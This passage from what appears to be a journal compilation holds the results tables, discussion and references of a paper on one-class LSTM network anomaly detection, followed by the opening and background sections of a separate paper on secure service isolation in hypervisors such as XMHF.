DoS	93.65 ± 0.04	96.19 ± 0.43	95.76 ± 0.00	91.31 ± 1.88	94.11 ± 0.39	94.45 ± 1.70	94.95 ± 1.32	**96.42 ± 0.37**
Probe	82.16 ± 0.18	**96.08 ± 0.74**	90.13 ± 0.01	78.88 ± 6.36	87.97 ± 1.37	82.28 ± 4.78	83.27 ± 1.94	91.38 ± 0.96
R2L	20.14 ± 0.09	46.14 ± 3.00	50.80 ± 0.06	28.00 ± 5.10	59.13 ± 2.97	66.34 ± 5.56	**66.82 ± 8.01**	65.18 ± 3.84
U2R	7.83 ± 0.06	24.42 ± 3.56	24.42 ± 0.04	7.20 ± 2.20	21.68 ± 3.28	16.34 ± 4.13	15.57 ± 4.10	**42.24 ± 5.98**
Total	89.77 ± 0.03	95.73 ± 0.22	95.20 ± 0.00	88.90 ± 3.45	95.07 ± 0.25	95.51 ± 1.04	95.71 ± 0.53	**96.72 ± 0.34**

5.2. One-Class Classification on CIC-IDS2017

Two sub-datasets from CIC-IDS2017, CIC-DDoS, and CIC-PortScan were selected as experimental data. We randomly selected 90% records from CIC-DDoS as the training set and the rest as the test set. At the same time, CIC-PortScan data were also used as a test set to measure the generalization abilities of the models, as this is quite important in the field of network security.

Table 4 illustrates that the OC-LSTM model performed significantly better than the existing state-of-the-art methods. It is evident that the ability of the OC-LSTM model to extract progressively rich representations of complex sequential data within the hidden LSTM layer of the feed-forward network induced better an anomaly detection performance. In addition, the LSTM model also showed great generalization performance on the CIC-PortScan dataset. In contrast, the generalization performance of conventional methods such as soft-bound deep SVDD and one-class deep SVDD was poor, which means that they may not be suitable for applications in complex and changeable large-scale network traffic anomaly detection tasks. Note that the IF and DCAE methods performed better on CIC-PortScan, mainly because of the difference caused by the different types of anomalies in the two datasets. In addition, due to the use of SGD optimization (as recommended in [24]), soft-bound and one-class deep SVDD exhibited higher standard deviations than those of the other methods. The PRC and ROC for each model on the CIC-DDoS dataset are shown in Figures 5 and 6, respectively.


Table 4. Average AUROC and AUPRC as percentages with StdDevs per method on CIC-IDS2017.

Method	CIC-DDoS		CIC-PortScan	
	AUROC	AUPRC	AUROC	AUPRC
OC-SVM/SVDD	66.46 ± 0.90	61.56 ± 0.79	71.92 ± 0.08	62.32 ± 0.06
IF	90.75 ± 1.92	84.95 ± 2.35	74.64 ± 5.42	67.11 ± 4.74
KDE	92.81 ± 0.34	89.78 ± 0.69	74.98 ± 0.20	67.79 ± 0.15
DCAE	90.62 ± 2.51	89.10 ± 5.12	94.75 ± 4.29	90.62 ± 7.37
OC-NN	99.07 ± 0.26	98.90 ± 0.41	98.53 ± 0.71	97.35 ± 1.48
Soft-Bound Deep SVDD	95.94 ± 2.83	96.56 ± 1.93	88.49 ± 7.78	82.47 ± 9.59
One-Class Deep SVDD	97.59 ± 1.12	97.72 ± 0.92	85.50 ± 4.91	79.25 ± 6.20
OC-LSTM	**99.24 ± 0.14**	**99.15 ± 0.16**	**99.66 ± 0.19**	**99.07 ± 0.39**


5.3. One-Class Classification on MAWILab

In the field of network security, people are mostly inclined to effectively detect anomalous traffic in large-scale networks in order to ensure privacy and security. In this experiment, we examined the performances of the proposed algorithms in detecting original network traffic. We considered the raw network traffic dataset MAWILab, for which we performed a series of preprocessing and feature engineering steps to obtain 109-dimensional structured data.

The experiment was performed on two data subsets separated by one year to measure the models' abilities to detect highly variable network anomalies. The ratio of the number of samples in the training set to the number of samples in the test set was nine to one, and the test set comprised anomaly instances with normal samples for the sake of having balanced data. Note that due to the large amount of data in the training set, the shallow baseline models could not complete the training process in a reasonable time frame. Therefore, we randomly sampled the training set again and selected 10% of the data for the training of the shallow baseline models. This also reflects the superiority of the deep anomaly detection methods, that is, they can handle a large amount of complex data.




(**a**) ROC




(**b**) PRC

Figure 5. The ROC and PRC for each model on the CIC-DDoS dataset.



(**a**) ROC



(**b**) PRC

Figure 6. The ROC and PRC for each model on the CIC-PortScan dataset.

Table 5 presents the AUROC and AUPRC scores obtained by the various methods. The results on this dataset confirm that the performances of the deep methods were generally better than those of the shallow models, but individual shallow learning methods had more stable performance. The proposed OC-LSTM method undoubtedly outperformed all the deep models, with high AUROC and AUPRC values. Notably, the one-class deep SVDD method performed slightly better than its soft-boundary counterpart on both datasets.

Table 5. Average AUROC and AUPRC values as percentages with StdDevs per method on MAWILab.

Method	MAWILab-20200102		MAWILab-20201203	
	AUROC	AUPRC	AUROC	AUPRC
OC-SVM/SVDD	90.66 $\pm$ 0.23	83.59 $\pm$ 0.41	87.58 $\pm$ 0.30	80.19 $\pm$ 0.51
IF	94.58 $\pm$ 0.42	90.43 $\pm$ 0.86	89.35 $\pm$ 1.04	86.51 $\pm$ 1.29
KDE	92.17 $\pm$ 0.21	86.81 $\pm$ 0.55	89.81 $\pm$ 0.24	85.17 $\pm$ 0.31
DCAE	94.78 $\pm$ 1.04	92.49 $\pm$ 1.40	92.50 $\pm$ 1.31	90.45 $\pm$ 1.53
OC-NN	96.42 $\pm$ 0.30	94.90 $\pm$ 0.48	93.96 $\pm$ 0.21	92.71 $\pm$ 0.51
Soft-Bound Deep SVDD	94.89 $\pm$ 0.73	91.49 $\pm$ 1.46	90.96 $\pm$ 2.90	88.53 $\pm$ 1.60
One-Class Deep SVDD	95.00 $\pm$ 0.73	91.70 $\pm$ 1.26	91.79 $\pm$ 2.30	90.04 $\pm$ 1.80
OC-LSTM	**97.36 $\pm$ 0.49**	**96.70 $\pm$ 0.72**	**94.58 $\pm$ 0.47**	**93.23 $\pm$ 0.64**

5.4. The Anomaly Detection System

In order to verify the practicability of the above abnormal network traffic detection methods, our team designed a real-time dynamic monitoring system for network abnormality detection combined with a deep learning model and verified the effectiveness of the system in an ultra-large-scale high-speed network traffic environment.

The intelligent network anomaly detection real-time dynamic monitoring system used a browser/server (browser/server, B/S) structure. The system obtained traffic information by deploying security engines at various key points of the network. The system used an encrypted secure network to exchange information with the control center to achieve network data acquisition, analysis, and detection. At the same time, according to the results of the detection of abnormal traffic, the abnormal behavior that violates the security policy was merged and recorded or automatically filtered and blocked, and relevant information was sent to the control center in real time.

Based on the algorithm presented in this paper, the anomaly detection module in this system was constructed. The anomaly detection link was responsible for building a model to intelligently analyze the processed data and output the detection results. The network detection module implemented packet capture based on WinPcap and Tshark, and the feature engineering was implemented based on C++, and multi-threading was used to improve the processing speed of the system in the face of high-speed network traffic. The processed data contained 109-dimensional features. Based on the OC-LSTM algorithm proposed in this paper, the captured features were classified and trained, and then the classification model and prediction results were output and visualized. Among these, if the classification result was abnormal, a warning would be sent to the security center for blocking.

5.5. Discussion

In this study, we conducted experiments on three public datasets, and the proposed OC-LSTM algorithm achieved excellent results compared with other methods. As mentioned, on the NSL-KDD dataset, based on the total of all types of attacks, the method proposed in this paper achieved excellent performance, reaching 96.86% $\pm$ 0.58% and 96.72% $\pm$ 0.34% on the AUROC and AUPRC metrics, respectively. However, in the single-category classification, the IF algorithm obtained 99.20% $\pm$ 0.13% and 96.08% $\pm$ 0.74% on the AUROC and AUPRC metrics, respectively, when the data type was Probe. This shows that this shallow network model was not accurate in identifying all the data types. However, it achieved better results than our algorithm for the Probe data type. When the data type was R2L, the soft-bound deep SVDD algorithm achieved 92.92% $\pm$ 2.22% on AUROC, and the one-class deep SVDD achieves 66.82% $\pm$ 8.01% on AUPRC.

The OC-LSTM algorithm proposed in this paper achieved excellent results in relation to all data types on the other two data sets. However, there were also deficiencies in terms of specific data types. This shows that the algorithm still has room for improvement in identifying specific features. Furthermore, in designing a network anomaly detection system, to avoid this from happening, we adopted the form of an ensemble network. Some of the comparison methods and the OC-LSTM employed in this study were integrated in the server, and different weights were assigned to them for joint training. In this way, the advantages of various methods could be integrated, thereby greatly improving the accuracy and usability of anomaly detection of the system.

6. Conclusions

In this study, a one-class LSTM (OC-LSTM) method was proposed for end-to-end anomaly traffic detection on large-scale networks, and it was trained using a loss function similar to the OC-SVM optimization target. The advantage of the OC-LSTM is that it constructs the hidden layer features for the special task of anomaly detection. The proposed approach is quite different from the recently proposed hybrid approach based on auto-encoders or pre-trained models, which use deep learning features as the input for the anomaly detector. A series of comprehensive experiments on three complex network security data sets were conducted to demonstrate the consistent ability of our method to work well on a variety of one-class classification applications, which proves that the proposed method has significantly better performance than the most existing state-of-the-art anomaly detection methods. In future work, we will continue to refine our model and system to improve the accuracy and usability of this anomaly detection approach.

Author Contributions: Conceptualization, Y.L. and Y.X. (Yingying Xu); methodology, Y.C. and X.L.; validation, J.H., C.W. and W.G.; writing—original draft preparation, Y.L.; writing—review and editing, Y.C. and Y.X. (Yang Xin); supervision, Z.L. and L.C. All authors have read and agreed to the published version of the manuscript.

Funding: This work was supported in part by the Major Fundamental Research of Natural Science Foundation of Shandong Province under Grant ZR2019ZD05; Joint fund for Smart Computing of Shandong Natural Science Foundation under Grant ZR2020LZH013; open project of State Key Laboratory of Computer Architecture CARCHA202002; Qingdao Municipal Science and Technology Benefit People Demonstration and Guidance Special Project under Grant 21-1-4-sf-2-nsh; the Major Scientific and Technological Innovation Project in Shandong Province under Grant 2021CXG010506 and 2022CXG010504.

Institutional Review Board Statement: Not applicable.

Informed Consent Statement: Not applicable.

Data Availability Statement: Not applicable.

Conflicts of Interest: The authors declare no conflict of interest.

References

1. Chandola, V.; Banerjee, A.; Kumar, V. Outlier detection: A survey. *ACM Comput. Surv.* **2007**, *14*, 15.
2. Zhou, C.R.; Paffenroth, C. Anomaly detection with robust deep autoencoders. In Proceedings of the 23rd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, Halifax, NS, Canada, 13–17 August 2017; pp. 665–674.
3. Rodríguez-Ruiz, J.; Mata-Sánchez, J.I.; Monroy, R.; Loyola-González, O.; López-Cuevas, A. A one-class classification approach for bot detection on Twitter. *Comput. Secur.* **2020**, *91*, 101715. [CrossRef]
4. Perera, P.; Patel, V.M. Learning deep features for one-class classification. *IEEE Trans. Image Process.* **2019**, *28*, 5450–5463. [CrossRef] [PubMed]
5. Li, D.; Deng, L.; Lee, M.; Wang, H. IoT data feature extraction and intrusion detection system for smart cities based on deep migration learning. *Int. J. Inf. Manag.* **2019**, *49*, 533–545. [CrossRef]
6. Schölkopf, B.; Platt, J.C.; Shawe-Taylor, J.; Smola, A.J.; Williamson, R.C. Estimating the support of a high-dimensional distribution. *Neural. Comput.* **2001**, *13*, 1443–1471. [CrossRef] [PubMed]
7. Tax, D.M.; Duin, R.P. Support vector data description. *Mach. Learn.* **2004**, *54*, 45–66. [CrossRef]
8. Mishra, P.; Varadharajan, V.; Tupakula, U.; Pilli, E.S. A Detailed Investigation and Analysis of Using Machine Learning Techniques for Intrusion Detection. *IEEE Commun. Surv. Tutor.* **2019**, *21*, 686–728. [CrossRef]
9. Nisioti, A.; Mylonas, A.; Yoo, P.D.; Katos, V. From Intrusion Detection to Attacker Attribution: A Comprehensive Survey of Unsupervised Methods. *IEEE Commun. Surv. Tutor.* **2018**, *20*, 3369–3388. [CrossRef]
10. Cui, Z.; Xue, F.; Cai, X.; Cao, Y.; Wang, G.; Chen, J. Detection of Malicious Code Variants Based on Deep Learning. *IEEE Trans. Ind. Inform.* **2018**, *14*, 3187–3196. [CrossRef]
11. Li, Y.; Xu, Y.; Liu, Z.; Hou, H.; Zheng, Y.; Xin, Y.; Zhao, Y.; Xin, Y.; Zhao, Y.; Cui, L. Robust detection for network intrusion of industrial IoT based on multi-CNN fusion. *Measurement* **2020**, *154*, 107450. [CrossRef]

12. Chalapathy, R.; Chawla, S. Deep learning for anomaly detection: A survey. *arXiv* **2019**, arXiv:1901.03407.
13. Aldweesh, A.; Derhab, A.; Emam, A.Z. Deep learning approaches for anomaly-based intrusion detection systems: A survey, taxonomy, and open issues. *Knowl. Based Syst.* **2020**, *189*, 105124. [CrossRef]
14. Khan, S.S.; Madden, M.G. One-class classification: Taxonomy of study and review of techniques. *Knowl. Eng. Rev.* **2014**, *29*, 345–374. [CrossRef]
15. Krawczyk, B.; Galar, M.; Woźniak, M.; Bustince, H.; Herrera, F. Dynamic ensemble selection for multi-class classification with one-class classifiers. *Pattern Recogn.* **2018**, *83*, 34–51. [CrossRef]
16. Wan, M.; Shang, W.; Zeng, P. Double Behavior Characteristics for One-Class Classification Anomaly Detection in Networked Control Systems. *IEEE Trans. Inf. Forensics Secur.* **2017**, *12*, 3011–3023. [CrossRef]
17. Chalapathy, R.; Khoa, N.L.D.; Chawla, S. Robust Deep Learning Methods for Anomaly Detection. In Proceedings of the 26th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining, Virtual Event, CA, USA, 6–10 July 2020; pp. 3507–3508.
18. Xu, Y.; Liu, Z.; Li, Y.; Hou, H.; Cao, Y.; Zhao, Y.; Guo, W.; Cui, L. Feature data processing: Making medical data fit deep neural networks. *Future Gener. Comput. Syst.* **2020**, *109*, 149–157. [CrossRef]
19. Muhammad, S.; Cheol-Hong, K.; Jong-Myon, K. A hybrid feature model and deep-learning-based bearing fault diagnosis. *Sensors* **2017**, *17*, 2876.
20. Erfani, S.M.; Rajasegarar, S.; Karunasekera, S.; Leckie, C. High-dimensional and large-scale anomaly detection using a linear one-class SVM with deep learning. *Pattern Recogn.* **2016**, *58*, 121–134. [CrossRef]
21. Chalapathy, R.; Menon, A.K.; Chawla, S. Anomaly detection using one-class neural networks. *arXiv* **2018**, arXiv:1802.06360.
22. Chalapathy, R.; Menon, A.K.; Chawla, S. Robust, deep and inductive anomaly detection. In Proceedings of the Joint European Conference on Machine Learning and Knowledge Discovery in Databases Springer, Skopje, Macedonia, 18–22 September 2017; pp. 36–51.
23. Chen, J.; Sathe, S.; Aggarwal, C.; Turaga, D. Outlier detection with autoencoder ensembles. In Proceedings of the 2017 SIAM International Conference on Data Mining, Houston, TX, USA, 27–29 April 2017; pp. 90–98.
24. Ruff, L.; Vandermeulen, R.; Goernitz, N.; Deecke, L.; Siddiqui, S.A.; Binder, A.; Kloft, M. Deep one-class classification. In Proceedings of the International Conference on Machine Learning, Vienna, Austria, 10–15 July 2018; pp. 4393–4402.
25. Oza, P.; Patel, V.M. One-Class Convolutional Neural Network. *IEEE Signal Proc. Let.* **2019**, *26*, 277–281. [CrossRef]
26. Schlachter, P.; Liao, Y.; Yang, B. Deep one-class classification using intra-class splitting. *arXiv* **2019**, arXiv:1902.01194.
27. Liu, F.T.; Ting, K.M.; Zhou, Z. *Isolation Forest*; IEEE: Piscataway, NJ, USA, 2008; pp. 413–422.
28. Parzen, E. On estimation of a probability density function and mode. *Ann. Math. Stat.* **1962**, *33*, 1065–1076. [CrossRef]
29. Masci, J.; Meier, U.; Cireşan, D.; Schmidhuber, J. *Stacked Convolutional Auto-Encoders for Hierarchical Feature Extraction*; Springer: Berlin/Heidelberg, Germany, 2011; pp. 52–59.
30. Tavallaee, M.; Bagheri, E.; Lu, W.; Ghorbani, A.A. *A Detailed Analysis of the KDD CUP 99 Data Set*; IEEE: Piscataway, NJ, USA, 2009; pp. 1–6.
31. Sharafaldin, I.; Lashkari, A.H.; Ghorbani, A.A. Toward generating a new intrusion detection dataset and intrusion traffic characterization. *ICISSp* **2018**, *1*, 108–116.
32. Fontugne, R.; Borgnat, P.; Abry, P.; Fukuda, K. Mawilab: Combining diverse anomaly detectors for automated anomaly labeling and performance benchmarking. In *Proceedings of the 6th International Conference*; Springer: Berlin/Heidelberg, Germany, 2010; pp. 1–12.
33. Kim, C.; Sim, J.; Choi, J. Generating labeled flow data from MAWILab traces for network intrusion detection. In Proceedings of the ACM Workshop on Systems and Network Telemetry and Analytics, Phoenix, AZ, USA, 25 June 2019; pp. 45–48.
34. Abadi, M. Tensorflow: Large-scale machine learning on heterogeneous distributed systems. *arXiv* **2016**, arXiv:1603.04467.

Article

A Fine-Grained Secure Service Provisioning Platform for Hypervisor Systems

Junho Seo [1], Seonah Lee [2,*], Ki-Il Kim [3] and Kyong Hoon Kim [4,*]

[1] Department of Informatics, Gyeongsang National University, Jinju 52828, Korea; joy2net@gmail.com
[2] Department of AI Convergence Engineering (Graduate) and Aerospace and Software Engineering (Undergraduate), Gyeongsang National University, Jinju 52828, Korea
[3] Department of Computer Science and Engineering, Chungnam National University, Daejeon 34134, Korea; kikim@cnu.ac.kr
[4] School of Computer Science and Engineering, Kyungpook National University, Daegu 41566, Korea
[*] Correspondence: saleese@gnu.ac.kr (S.L.); kyong.kim@knu.ac.kr (K.H.K.); Tel.: +82-053-950-5554 (K.H.K.)

Abstract: As computing technology has been recently widely adopted, most computing devices provide security-related services as basic requirements, which is an important research issue for sustainability of computing devices. The rapid increase of software components makes it difficult to detect or prevent vulnerabilities in the large-size software. One of the prominent approaches for ensuring secure service is the isolation of service which allows the related code and data to be executed only in a particular area. In this paper, we provide a secure service provisioning platform for hypervisor systems. The main contribution of the proposed framework is to enhance the previous secure service provisioning platform in order to solve the non-preemption problem of secure services. Thus, the proposed framework improves the security isolation service in hypervisors and can be used for fine-grained secure service in secure embedded systems.

Keywords: trusted service execution; security isolation; hypervisor; fine-grained secure service; secure service provisioning platform

Citation: Seo, J.; Lee, S.; Kim, K.-I.; Kim, K.H. A Fine-Grained Secure Service Provisioning Platform for Hypervisor Systems. *Electronics* **2022**, *11*, 1606. https://doi.org/10.3390/electronics11101606

Academic Editor: Leandros Maglaras

Received: 10 April 2022
Accepted: 12 May 2022
Published: 18 May 2022

1. Introduction

Recently, personal computing devices such as smart phones, tablets, and laptops have been widely used. Most of these devices are always connected to the Internet to provide services such as e-mail, banking, and e-commerce. Although such seamless connection provides convenience to individuals, this causes a severe problem since users' personal information can be taken over by vulnerability attack of service. This risk of vulnerable service takes an important role in sustainability of computing systems. The services use personal information which can be leaked through adversary attacks. Therefore, a considerable amount of research has focused on how to safely execute services to protect personal information [1–6].

In order to run a service safely, the most effective way is to remove any vulnerabilities of the service to be executed. Since adversary attackers usually attack programs using vulnerabilities in the program, creating a program without any vulnerabilities would be the ideal way. However, as the size of software becomes larger and its complexity grows exponentially, eliminating the vulnerabilities requires enormous effort and cost. Thus, recent research has focused on the isolation of secure service from other applications.

One prominent approach for ensuring a secure service execution is to isolate service execution from the normal execution environment. This *security isolation* method allocates service codes or data to a secure area separated from the normal execution environment and blocks abnormal access from non-authorized applications [1,7]. The secure area is accessible only in a determined path and prevents unauthorized access. Using this method, even if the normal execution environment is modified by vulnerability, the secure area is not affected and thus it can be protected. In addition, since the service using personal information is performed only within the secure area, it is possible to protect the personal information by blocking unintended modification.

Many studies have proposed security platform using this secure isolation technique [2–6,8–10]. One example is the XMHF (eXtensible and Modular Hypervisor Framework) proposed by Vasudevan et al. [4,5]. XMHF uses virtualization technology to achieve isolation by allocating the secure area to the hypervisor separated from virtual machines. The hypervisor is software that provides abstraction of hardware to operating systems and performs resource management, such as redistribution of abstract resources, virtual machine scheduling, and event handling, which are goals of virtualization technology. The guest OS in the virtual machine is not directly accessible to the hypervisor because the hypervisor is implemented in a privileged layer for management. Using this feature, XMHF assigns secure services to the hypervisor area and allows access to the secure services only via a special command called `vmcall` [4,5]. In one recent work in [11], they developed *uberXMHF* architecture for supporting commodity compatibility including Linux and Windows based on XMHF so that they showed the practicality of a secure micro-hypervisor system. In [12], they proposed a mixed-trust computing framework that combines verification and protection for applications with trusted and untrusted execution parts.

In the security isolation approach, however, there exists a critical problem that the normal OS hangs when the normal OS requests the secure service. For example, uberXMHF [11] uses a mechanism called *core quiescing* in order to ensure the isolated execution of a secure service in the running core by stalling other cores. The main reason for this problem is because the normal OS cannot occupy the CPU resources. When the normal OS requests a secure service, the CPU switches to the privilege mode for executing security services in the hypervisor. However, the normal OS cannot be performed in privilege mode. Thus, when the hypervisor is in operation, the normal OS cannot be scheduled and hangs until it receives the service result.

Thus, we provide a modified secure service framework in order to solve the problem mentioned above. The main contributions of this paper include:

- to propose a secure service provisioning platform for solving non-preemptive execution of services,
- to guarantee the execution time of the normal OS while providing the hypervisor-level security services, and
- to implement the proposed framework.

The remainder of this paper is organized as follows: Section 2 provides the background information about security isolation. We define the problem of secure execution framework in Section 3, and propose our secure service provisioning platform for executing fine-grained secure services in Section 4. In Section 5, we show how our framework is implemented. The evaluation of the proposed framework is described in Section 6. Finally, Section 7 discusses several remaining issues such as secure execution on multi-cores and concludes the paper.

2. Backgrounds

2.1. Virtualization

Virtualization is a technology of abstracting computer resources to hide the physical resources and redistribute them into logical resources. Most of the resources required for the platform to run, such as CPU occupancy, memory space, and storage space, are abstracted. Using this technology, multiple logical platforms can be executed in a single physical system. Logical platforms called virtual machines are executed independently using the allocated resources. The virtual machines have their own OS called guest OS. The resources allocated by a virtual machine are partitioned resources so that it is not possible to access other virtual machines.

The hypervisor is a monitoring program that redistributes abstract resources through virtualization and manages the execution of virtual machines. The hypervisor provides a service in response to resource requests or service execution requests from virtual machines in a form similar to a kernel in an OS. The resources of the system are under the supervision of the hypervisor whose area is inaccessible to virtual machines for administrative and security reasons. Virtual machines need an interface to request resources to the hypervisor because they are not directly accessible to the hypervisor's resources and hardware. The hypercall is the interface for this request, so it is possible to communicate a resource request and service request to the hypervisor only through a hypercall. The hypervisor provides the corresponding services according to the type of hypercall and passes the return value of the service to the OS.

For example, Intel has defined the root mode and the non-root mode to separate the hypervisor and the virtual machines in the virtualization architecture [13–15]. The root mode and the non-root mode are similar to the kernel mode and user mode of the OS. Each mode grants privileges differently, such as restrictions on the commands that can be executed. In the root mode, the hypervisor grants all system resources, commands, and so on. On the other hand, in the non-root mode, the use of resources and commands is restricted from virtual machines. Virtual machines can use a hypercall to request resources that require privilege.

Since the root mode and the non-root mode have different privileges, they need the ability to switch to each other's state. In the x86 platform, the *VM entry* and the *VM exit* operation perform the corresponding function. When a virtual machine requests a privilege using a hypercall, a software trap is generated on the CPU to perform a *VM exit* function. The *VM exit* function switches the state of the CPU to the root mode and calls the handler implemented in the hypervisor. The hypervisor handler parses the requested hypercall and performs the service using the root mode privileges. After switching to the non-root mode in which the system enters the virtual machine, the virtual machine performs the return operation of hypercall with limited privilege. If the virtual machine accesses an area to be executed in the root mode or uses a privilege command, the CPU generates a trap and performs a *VM exit* to notify the hypervisor that an exception handling routine has occurred. The hypervisor performs the appropriate exception handling routine to prevent the virtual machine from accessing the privilege area [13].

Recent processors have been developed with virtualization instructions. Describing virtualization technology as hardware instructions has advantages such as faster execution of the virtualization platform and more extensive resource distribution. In addition, isolating service routines using virtualization instructions can increase reliability by ensuring isolation and performance at the hardware level. The benefits of this virtualization technology are being applied in a variety of areas, and a lot of research is studying the security platform with virtualization. Representative examples include the dynamic analysis of malicious code using virtual machine, event logging analysis through virtualization, and analysis through a system playback function of virtualization [16–19].

2.2. Security Isolation

The security isolation technique uses a strategy of isolating the service from the vulnerable OS and avoiding the attack, rather than solving the vulnerability of the OS. Although it is difficult to protect the entire mobile OS, it is more practical to limit the impact of possible vulnerability. In general, OS has a vast amount of code, so it is difficult to verify all the codes in the security aspects. However, the amount of source code of secure service is part of the whole OS. In addition, the security isolation platform is lightweight because it is written in code for security service execution. Therefore, the amount of code to be verified is less than that of the OS source code, so that there is little chance of being exposed to the vulnerability.

In the security isolation platform, the TCB (Trusted Computing Base) is defined as the area where security is completely maintained regardless of whether other domains are vulnerable to attack if the secure service routine is fully implemented in terms of security and reliability [20–22]. A TCB is a secure area from a security attack because it is isolated from the area normally used by the user. Therefore, secure services, secure libraries, and drivers should be designated as TCB. As the size of the TCB increases, it becomes difficult to secure the reliability. Therefore, the reliability of the entire system is increased by minimizing the TCB size.

Based on the security isolation method, researchers designed various secure execution architectures. Among them, secure execution using virtualization and sandbox-based secure execution architecture are widely used. Virtualization technology is a technology that allows for running multiple virtual machines on one system by abstracting and redistributing resources provided by modern CPUs. Redistribution of resources is managed by monitoring software called a hypervisor. In this architecture, virtual machines or hypervisors have the advantage of being isolated from each other, so that the secure service can be isolated from the environment used by other users. Another architecture is the sandbox-based architecture in which the secure service is executed by using special space provided in CPU design. This space is only accessible with privileged commands, so the secure service can be easily isolated.

2.3. Hypervisor Based Secure Execution

The hypervisor-based secure execution platform and secure OS-based secure execution platform use virtualization technology to achieve isolation of secure service. In a virtualization platform, virtual machines do not have direct access to the hypervisor area. This is because the hypervisor executes with special privilege. The hypervisor-based secure execution method uses this feature to achieve isolation by placing secure services in a hypervisor area. Therefore, even if the normal OS is modified by vulnerability, secure service can maintain its reliability because the secure service is not affected.

In [1,23], they address that a lot of research has been proposed for the secure execution method with virtualization technology. Using this architecture, many studies have proposed a hypervisor-based security service platform, which aims to minimize the security threat by reducing the size of the TCB. XMHF [5] is one of the representative lightweight hypervisor-based security frameworks for the research of security services developed by Vasudevan et al. As shown in Figure 1, XMHF achieved being lightweight using the rich single guest OS execution model. The platform was developed to run only a single guest OS in order to simplify guest OS control routines. In addition, the hypervisor delegated control of all the devices in the system to the guest OS, which greatly reduced the complexity by allowing the hypervisor to control only a minimal amount of devices and resources. Thus, the hypervisor achieved being lightweight and reduced the possibility of containing vulnerabilities.

XMHF also uses DRTM (Dynamic Root of Trust for Measurement) technology to provide verification of its integrity at the time of system boot and initialization. DRTM isolates and prevents code from being attacked for reliable execution of code [24], which has been provided by commercial x86 CPUs. In addition, XMHF also uses IOMMU protection technology for input and output memory management. Since XMHF hands over control of the device to the OS, it needs to provide integrity for the memory area.

XMHF provides a module called *hyperapp* that allows for developing and running secure services. The hyperapp supports the security services in the hypervisor area to run in isolation from the guest OS. The guest OS uses a hypercall that is the only communication method to request a hyperapp. When the guest OS invokes the secure service using the hypercall, the XMHF event hub delivers to hyperapp for executing secure service. Secure service invocation and delivery are protected by virtualization, so there is no other way to access secure service in the guest OS. This ensures reliable secure service execution [4,5].




Figure 1. An Architecture of XMHF [5].

Another implementation of secure service on hypervisor for trusted mobile computing has been provided in [25,26]. TGVisor is a framework to ensure reliability of a user's geolocation information to provide reliable cloud service in a mobile environment [25,26]. The framework aims to provide cloud service based on geolocation, minimize TCB and verify TCB and geolocation information. To provide cloud service based on trusted geolocation, framework encrypts the user's geolocation data and sends it with geolocation data to the cloud server. The cloud server provides service by verifying the integrity and the possibility of tampering. By reducing TCB, it is possible to reduce vulnerability. In addition, TGVisor performs verification of TCB. It verifies whether the attacker attacks using vulnerabilities of protocols defined by TGVisor and analyzes vulnerabilities. Figure 2 shows the architecture of TGVisor.

